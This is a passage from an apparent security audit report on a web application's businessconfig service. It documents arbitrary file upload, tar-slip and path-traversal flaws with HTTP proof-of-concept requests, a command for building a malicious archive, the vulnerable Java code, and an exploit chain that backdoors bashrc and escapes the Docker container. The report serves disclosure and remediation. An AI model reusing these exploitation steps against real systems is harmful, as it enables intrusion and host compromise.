

Figure 15 - Server response captured with Burp proxy

Figure 16 - Server response within the web browser (response body in JSON format)

4.2.3. V03 - Arbitrary File Upload (in businessdata directory)

Risk – Medium	Vulnerability - V03 Arbitrary File Upload (in businessdata directory)
Discovery method	Static analysis
Affected target(s)	*localhost:2002*
Path(s)	*/businessconfig/businessData/<FILENAME>*
Container	businessconfig
Description	An Arbitrary File Upload Vulnerability is a security flaw that allows an attacker to upload malicious files onto a server.
Recommendations	Ensure that the file path and name are safe and don't allow overwriting critical files or storing files in insecure locations.
CVSS 3.1 score	6.5
CVSS 3.1 vector	*AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:H/A:H*



Figure 17 - Diagram representing the exploitation of vulnerability V03

4.2.3.1. Description

An Arbitrary File Upload Vulnerability is a security flaw that allows an attacker to upload malicious files onto a server. The service does not seem to validate the expected file format (expect JSON).

Moreover, the auditors were able to identify that it is possible to rewrite (overwrite) files that have previously been uploaded which can result in the corruption of existing files.

4.2.3.2. Recommendations

Securing a service against Arbitrary File Upload is crucial to prevent attackers from exploiting this vulnerability. Carefully validate the metadata associated to a file (e.g., HTTP multi-part encoding) before using the provided data. Ensure that the file path and name are safe and don't allow overwriting critical files or storing files in insecure locations. Maintain a list of safe file extensions that your service supports.
Finally, reject all files with unauthorized extensions.

4.2.3.3. Proof of concept and steps to reproduce

- Host: *localhost:2002*
- Path: */businessconfig/businessData/<FILENAME>*
- Container: businessconfig
- Parameter: POST parameter "file"

Request (HTTP):

```
POST /businessconfig/businessData/DDDD.EEEE HTTP/1.1
Host: localhost:2002
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Authorization: Bearer <JWT>
Content-Type: multipart/form-data; boundary=---------------------------
206988597540085048582842764282
Content-Length: 9954
Origin: http://localhost:2002
Connection: close
Referer: http://localhost:2002/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

-----------------------------206988597540085048582842764282
Content-Disposition: form-data; name="file"; filename="AAAA"
Content-Type: application/gzip

BBBBCCCC
-----------------------------206988597540085048582842764282--
```

Response (HTTP):

```
HTTP/1.1 201 Created
Server: nginx/1.25.3
Date: Wed, 24 Apr 2024 14:37:42 GMT
Content-Length: 0
Connection: close
[…]
Location: /businessconfig/businessdata
X-Frame-Options: DENY
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
```

The above query results in the creation of file "DDDD.EEEE" in folder "/businessconfig -config/businessdata/", as illustrated in the screenshot below.

```
8ef0c0f04d2f:/businessconfig-storage/businessdata# cat DDDD.EEEE
BBBBCCCC
```

Figure 18- file created in folder "/businessconfig -config/businessdata/"



Figure 19 - Server response intercepted by Burp proxy

After presenting how the vulnerability can be triggered and exploited, we will now analyze its cause by presenting the code audit that was carried out and the call stack.

File: services/businessconfig/…/businessconfig/controllers/BusinessconfigController.java

```
...

@RestController
@Slf4j
@RequestMapping("/businessconfig")
public class BusinessconfigController {

    ...

    @PostMapping(value = "/businessData/{resourceName}", produces = { "application/json" },
consumes = {
            "multipart/form-data" })
    public Void uploadBusinessData(HttpServletRequest request, HttpServletResponse response,
            @Valid @RequestPart("file") MultipartFile file,
            @PathVariable("resourceName") String resourceName) {
        return uploadFile(request, response, file, "businessdata", resourceName);
    }
    ...

}
```

Function "uploadFile()" of class "BusinessconfigController" handles the POST request.

File: services/businessconfig/.../businessconfig/controllers/BusinessconfigController.java

```
...
@RestController
@Slf4j
@RequestMapping("/businessconfig")
public class BusinessconfigController {

    public static final String UNABLE_TO_LOAD_FILE_MSG = "Unable to load submitted file";
    public static final String UNABLE_TO_POST_FILE_MSG = "Unable to post submitted file";
    public static final String FILE = " file";
    public static final String LOCATION = "Location";
    public static final String IMPOSSIBLE_TO_UPDATE_BUNDLE = "Impossible to update bundle";
    private ProcessesService processService;
    private MonitoringService monitoringService;

    ...

    public Void uploadFile(HttpServletRequest request, HttpServletResponse response, @Valid
MultipartFile file,
            String endPointName, String resourceName) {

        resourceName = StringUtils.sanitize(resourceName);

        try {
            if (endPointName.equals("processgroups"))
                processService.updateProcessGroupsFile(new String(file.getBytes()));
            if (endPointName.equals("realtimescreens"))
                processService.updateRealTimeScreensFile(new String(file.getBytes()));
            if (endPointName.equals("businessdata"))
                processService.updateBusinessDataFile(new String(file.getBytes()), resourceName);

            response.addHeader(LOCATION, request.getContextPath() + "/businessconfig/" +
endPointName);
            response.setStatus(201);
            return null;
        } catch (FileNotFoundException e) {
            ...
        } catch (IOException e) {
            ...
        } catch (ParseException e) {
            ...
        }
    }

    ...

}
```

Function “uploadFile()” from class “BusinessconfigController” then calls function “updateBusinessDataFile()” from class “ProcessesService”.

File: services/businessconfig/…/businessconfig/services/ProcessesService.java

```
...

@Service
@Slf4j
public class ProcessesService implements ResourceLoaderAware {

    private static final String PATH_PREFIX = "file:";
    private static final String CONFIG_FILE_NAME = "config.json";
    private static final String BUNDLE_FOLDER = "/bundles";
    private static final String BUSINESS_DATA_FOLDER = "/businessdata/";
    private static final String DUPLICATE_PROCESS_IN_PROCESS_GROUPS_FILE = "There is a…";

    @Value("${operatorfabric.businessconfig.storage.path}")
    private String storagePath;
    ...
    private EventBus eventBus;

    ...

    public synchronized void updateBusinessDataFile(String fileContent, String resourceName)
            throws IOException, ParseException {
        Path businessDataPath = Paths.get(this.storagePath + "/businessdata").normalize();

        if (!businessDataPath.toFile().exists()) {
            try {
                Files.createDirectories(businessDataPath);
            } catch (IOException e) {
                ...
            }
        }

        this.isResourceJSON(fileContent);

        // copy file
        PathUtils.copyInputStreamToFile(new ByteArrayInputStream(fileContent.getBytes()),
                businessDataPath.toString() + "/" + resourceName);

        eventBus.sendEvent("process", "BUSINESS_DATA_CHANGE");

    }

    ...

}
```

Finally, function "updateBusinessDataFile()" from class "ProcessesService" calls function "copyInputStreamToFile()" from class "PathUtils" and, as you can see, it's this function that ultimately writes a file with an arbitrary name (with an arbitrary extension) and arbitrary content.

As you can see, a test is performed to check whether the file is in JSON format using function "isResourceJSON()", but no action is taken following this test.

File: tools/generic/utilities/src/main/java/org/opfab/utilities/PathUtils.java

```
...

@Slf4j
public class PathUtils {

  ...

  public static void copyInputStreamToFile(InputStream is, String outPath) throws IOException {

    File targetFile = new File(outPath);

    java.nio.file.Files.copy(
            is,
            targetFile.toPath(),
            StandardCopyOption.REPLACE_EXISTING);
  }
}
```

4.2.4. V04 - Tar (tar.gz) slip attack

Risk – Serious	Vulnerability - V04 Tar (tar.gz) slip attack
Discovery method	Static analysis
Affected target(s)	*localhost:2002*
Path(s)	*/businessconfig/processes*
Container	businessconfig
Description	Tar Slip attack (or also known as Zip Slip depending on the type of archive) is a critical vulnerability related to archive extraction.
Recommendations	When extracting files from an archive, concatenate the destination path and the entry path using a safe method, and check that the resulting path is within the intended extraction directory.
CVSS 3.1 score	6.7
CVSS 3.1 vector	*AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:H/A:H*



Figure 20 - Diagram representing the exploitation of vulnerability V04

4.2.4.1. Description

Tar Slip attack (or also known as Zip Slip depending on the type of archive) is a critical vulnerability related to archive extraction. This vulnerability allows attackers to write arbitrary files on the system during the extraction process. The vulnerability occurs when an attacker crafts a specially designed archive containing filenames with directory traversal sequences (e.g., "../evil.sh"). When the archive is extracted, these filenames cause files to be written outside the expected extraction directory.

These vulnerabilities highlight the importance of proper input validation during archive extraction to prevent directory traversal attacks.

4.2.4.2. Recommendations

When extracting files from an archive, concatenate the destination path and the entry path using a safe method, and check that the resulting path is within the intended extraction directory.

Validate that the final path does not contain any special characters (these can help an attacker to move up the file system tree).

4.2.4.3. Proof of concept and steps to reproduce

- Host: *localhost:2002*
- Path: */businessconfig/processes*
- Container: businessconfig
- Parameter: POST parameter “file”

A malicious archive is generated using the tool *slipit* via the following command:

```
slipit --archive-type 'tgz' --depth '1' --separator '/' bundle.tar.gz poc.txt
```

```
 $ tar -tvf bundle.tar.gz
-rw-r--r--                205 2024-04-30 10:33 config.json
-rw-r--r--                125 2024-04-30 10:33 i18n.json
drwxr-xr-x                  0 2024-04-30 10:33 css/
-rw-r--r--                 42 2024-04-30 10:33 css/style.css
drwxr-xr-x                  0 2024-04-30 10:33 template/
-rw-r--r--                 70 2024-04-30 10:33 template/template.handlebars
tar: Suppression de « ../ » au début des noms des membres
-rw-r--r--                  7 2024-04-29 17:52 ../poc.txt
```

Figure 21 - Malicious archive

Then the bundle is sent via an HTTP POST request.

Request (HTTP):

```
POST /businessconfig/processes HTTP/1.1
Host: localhost:2002
accept: application/json
Authorization:Bearer <JWT>
Content-Length: 813
Content-Type: multipart/form-data; boundary=------------------------1578ddf189742bfc
Connection: close

--------------------------1578ddf189742bfc
Content-Disposition: form-data; name="file"; filename="bundle.tar.gz"
Content-Type: application/gzip

<TGZ>
--------------------------1578ddf189742bfc—
```

Response (HTTP):

```
HTTP/1.1 201 Created
Expires: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
X-XSS-Protection: 0
Pragma: no-cache
Location: /businessconfig/processes/defaultProcess
X-Frame-Options: DENY
Date: Tue, 30 Apr 2024 09:03:36 GMT
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
Content-Type: application/json

{"id":"defaultProcess","name":"process.name","version":"2","states":{"messageState":{"acknowledgme
ntAllowed":"Always","cancelAcknowledgmentAllowed":true,"closeCardWhenUserAcknowledges":true,"editC
ardEnabledOnUserInterface":true,"copyCardEnabledOnUserInterface":true,"deleteCardEnabledOnUserInte
rface":true,"templateName":"template","styles":["style"]}}}
```

As you can see, we have escaped from the directory "bundles".

```
5daf34509835:/businessconfig-storage# ls
bundles  poc.txt
5daf34509835:/businessconfig-storage# cat poc.txt
IVOIRE
```

Figure 22 - Success of the tar slip attack

The bug has been found by performing a code audit of the following files.

File: services/businessconfig/…/businessconfig/controllers/BusinessconfigController.java

```
@RequestMapping("/businessconfig")
public class BusinessconfigController {

    ...

    @PostMapping(value = "/processes", produces = { "application/json" }, consumes = {
            "multipart/form-data" })
    public Process uploadBundle(HttpServletRequest request, HttpServletResponse response,
            @Valid @RequestPart("file") MultipartFile file) {
        try (InputStream is = file.getInputStream()) {
            Process result = processService.updateProcess(is);
            ...
            response.addHeader(LOCATION, request.getContextPath() + "/businessconfig/processes/" +
result.id());
            response.setStatus(201);
            return result;
        } catch (FileNotFoundException e) {
            ...
        } catch (IOException e) {
            ...
        }
    }
    ...
}
```

The above code snippet shows a summary of function "uploadBundle()" implemented by class "BusinessconfigController".

File: services/businessconfig/src/main/java/org/opfab/businessconfig/services/ProcessesService.java

```
...

public class ProcessesService implements ResourceLoaderAware {

    ...

    public synchronized Process updateProcess(InputStream is) throws IOException {
        Path rootPath = Paths
                .get(this.storagePath)
                .normalize();
        if (!rootPath.toFile().exists())
            throw new FileNotFoundException("No directory available to unzip bundle");
        Path bundlePath = Paths.get(this.storagePath + BUNDLE_FOLDER).normalize();
        if (!bundlePath.toFile().exists()) {
            try {
                Files.createDirectories(bundlePath);
            } catch (IOException e) {
                log.error("Impossible to create the necessary folder", bundlePath, e);
            }
        }

        // create a temporary output folder
        Path outPath = rootPath.resolve(UUID.randomUUID().toString());
        try {
            // extract tar.gz to output folder
            PathUtils.unTarGz(is, outPath);
            // load config
            return updateProcess0(outPath);
        } finally {
            PathUtils.silentDelete(outPath);
        }
    }

    ...

}
```

By analyzing the source code, we understand that we must then audit the code implemented by functions "unTarGz()" and "isLinuxPathSafe()" within class "PathUtils".

File: tools/generic/utilities/src/main/java/org/opfab/utilities/PathUtils.java

```
public class PathUtils {

  ...

  public static boolean isLinuxPathSafe(String path) {
    if (path.contains("/../")) return false ;
    if (path.startsWith("/")) return false;
    if (path.startsWith("~/")) return false;
    return true;

  }

  ...
}
```

File: tools/generic/utilities/src/main/java/org/opfab/utilities/PathUtils.java

```
public class PathUtils {

  ...

  public static void unTarGz(InputStream is, Path outPath) throws IOException {
    createDirIfNeeded(outPath);
    try (BufferedInputStream bis = new BufferedInputStream(is);
         GzipCompressorInputStream gzis = new GzipCompressorInputStream(bis);
         TarArchiveInputStream tis = new TarArchiveInputStream(gzis)) {
      TarArchiveEntry entry;
      //loop over tar entries
      while ((entry = tis.getNextTarEntry()) != null) {
        String fileName = entry.getName();
          /** This code assume we are executing the code on a linux machine
          *  which is the case because the application is provided in containers
          */
        if (!isLinuxPathSafe(fileName)) {
          log.error("Invalid path in tar.gz file : ", fileName );
          break;
        }
        if (entry.isDirectory()) {
          //create empty folders
          createDirIfNeeded(outPath.resolve(fileName));
        } else {
          //copy entry to files
          Path curPath = outPath.resolve(fileName);
          createDirIfNeeded(curPath.getParent());
          Files.copy(tis, curPath);
        }
      }
    }
  }

  ...

}
```

As shown above, the filtering implemented by the function “isLinuxPathSafe()” isn't sufficient. The prefix “../” isn't matched by the function, so it ends up bypassed.

4.2.5. V05 - Path traversal (Arbitrary File Write & Arbitrary File Delete) leading to RCE and docker escape

Risk – High	Vulnerability - V05 Path traversal (Arbitrary File Write & Arbitrary File Delete) leading to RCE and docker escape
Discovery method	Static analysis
Affected target(s)	*localhost:2002*
Path(s)	*/businessconfig/processes*
Container	businessconfig
Description	A Path Traversal vulnerability (also known as Directory Traversal) occurs when an attacker can control part of the path that is then passed to the filesystem APIs without validation.
Recommendations	The auditors recommend validating user-supplied filenames when calling the file system, using a whitelisting approach to allow only safe characters in filenames.
CVSS 3.1 score	9.1
CVSS 3.1 vector	*AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H*



Figure 23 - Diagram representing the exploitation of vulnerability V05

4.2.5.1. Description

A Path Traversal vulnerability (also known as Directory Traversal) occurs when an attacker can control part of the path that is then passed to the filesystem APIs without validation. This can lead to unauthorized filesystem operations (to put it simply Path Traversal allows an attacker to navigate outside of the intended directory structure).

In this case, this vulnerability was used to exploit an Arbitrary File (and folder) Delete, combined with an Arbitrary File Write. As these exploitation primitives are already quite powerful, we've managed to transform this into Remote Command Execution by corrupting the file "/etc/bash/bashrc".

In addition, with the current user in the execution context being root and a volume mounted in read-write mode between the container and the host file system, we were able to escape the docker container.

The complete exploit chain will be presented in the proof-of-concept section, and related information, including the script automating exploitation, will be provided in the appendix.

4.2.5.2. Recommendations

To fix the vulnerability, auditors recommend validating user-supplied filenames when calling the file system, using a whitelisting approach to allow only safe characters in filenames. In addition, ensure that the resulting path remains in the intended extraction directory.

4.2.5.3. Proof of concept and steps to reproduce

- Host: *localhost:2002*
- Path: */businessconfig/processes*
- Container: businessconfig
- Parameter: POST parameter “file”

The auditors created the following exploitation chain:

1. Path Traversal to Arbitrary Folder Delete (and all files within the folder).
2. Path Traversal to Arbitrary File Write.
3. Backdoor of “bashrc” in “/etc/bash/” via the (AFW).

As folder “config/docker” (host) is mounted at “/external-config” (container) (with read and write privileges) and that we are also in the context of the root user in the container, this makes it possible to perform a container escape.

4. Backdoor of docker files and bash scripts in “config/docker” (host).
5. Root shell obtained on the host (docker escape) via either a corrupted docker compose file or the execution of a script such as the script “startOpfab.sh” or “stopOpfab.sh”.

As explained, an important point in the exploitation chain is the backdooring of the “/etc/bash/bashrc” file, which results in the execution of the rest of the chain when a user connects to the container.

The scenario in which a user logs on to a container has a high probability of occurring in the case of a user or administrator wanting to debug a container that appears non-functional.

To increase the chances of this event (a user or administrator connecting to the container using the *"docker exec -it businessconfig bash*" command), it is possible to perform a DOS of the application by reusing the Path Traversal vulnerability a second time to delete a specific folder (and its contents). This process has been implemented in the `exploit.sh` script.

```
.
├── exploit.sh
└── Resources
    ├── bashrc
    ├── config_backdoor.json
    ├── config_dos.json
    ├── perimeter.json
    └── persistence.zip
```

```
$ ./exploit.sh
[*] Get token for user "admin" (password: "test") on 'http://localhost:2002'.
[*] Token: 'eyJhbGciOiJSUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJSbXFOVTNLN0x4ck5SRmtIVTJxcTZZcTEya1RDaXNt
Rkw5U2NwbkNPeDBjIn0.eyJleHAiOjE3MTY4MjA0NjQsImlhdCI6MTcxNjIxNTY2NCwianRpIjoiNWUyNGY2OTAtODIzNC00MGUyLWE5
Y2MtODBjN2MyNzFkZWNkIiwiaXNzIjoiaHR0cDovL2xvY2FsaG9zdDoyMDAyL2F1dGgvcmVhbG1zL2RldiIsImF1ZCI6ImFjY291bnQi
LCJzdWIiOiJhZG1pbiIsInR5cCI6IkJlYXJlciIsImF6cCI6Im9wZmFiLWNsaWVudCIsInNlc3Npb25fc3RhdGUiOiIzZTAzMjI3OC04
ZmY2LTQxZWMtOWZjZC1iYWZkOWVmMWZmNGEiLCJhY3IiOiIxIiwiYWxsb3dlZC1vcmlnaW5zIjpbIiJdLCJyZWFsbV9hY2Nlc3MiOnsi
cm9sZXMiOlsiZGVmYXVsdC1yb2xlcy1kZXYiLCJvZmZsaW5lX2FjY2VzcyIsInVtYV9hdXRob3JpemF0aW9uIl19LCJyZXNvdXJjZV9h
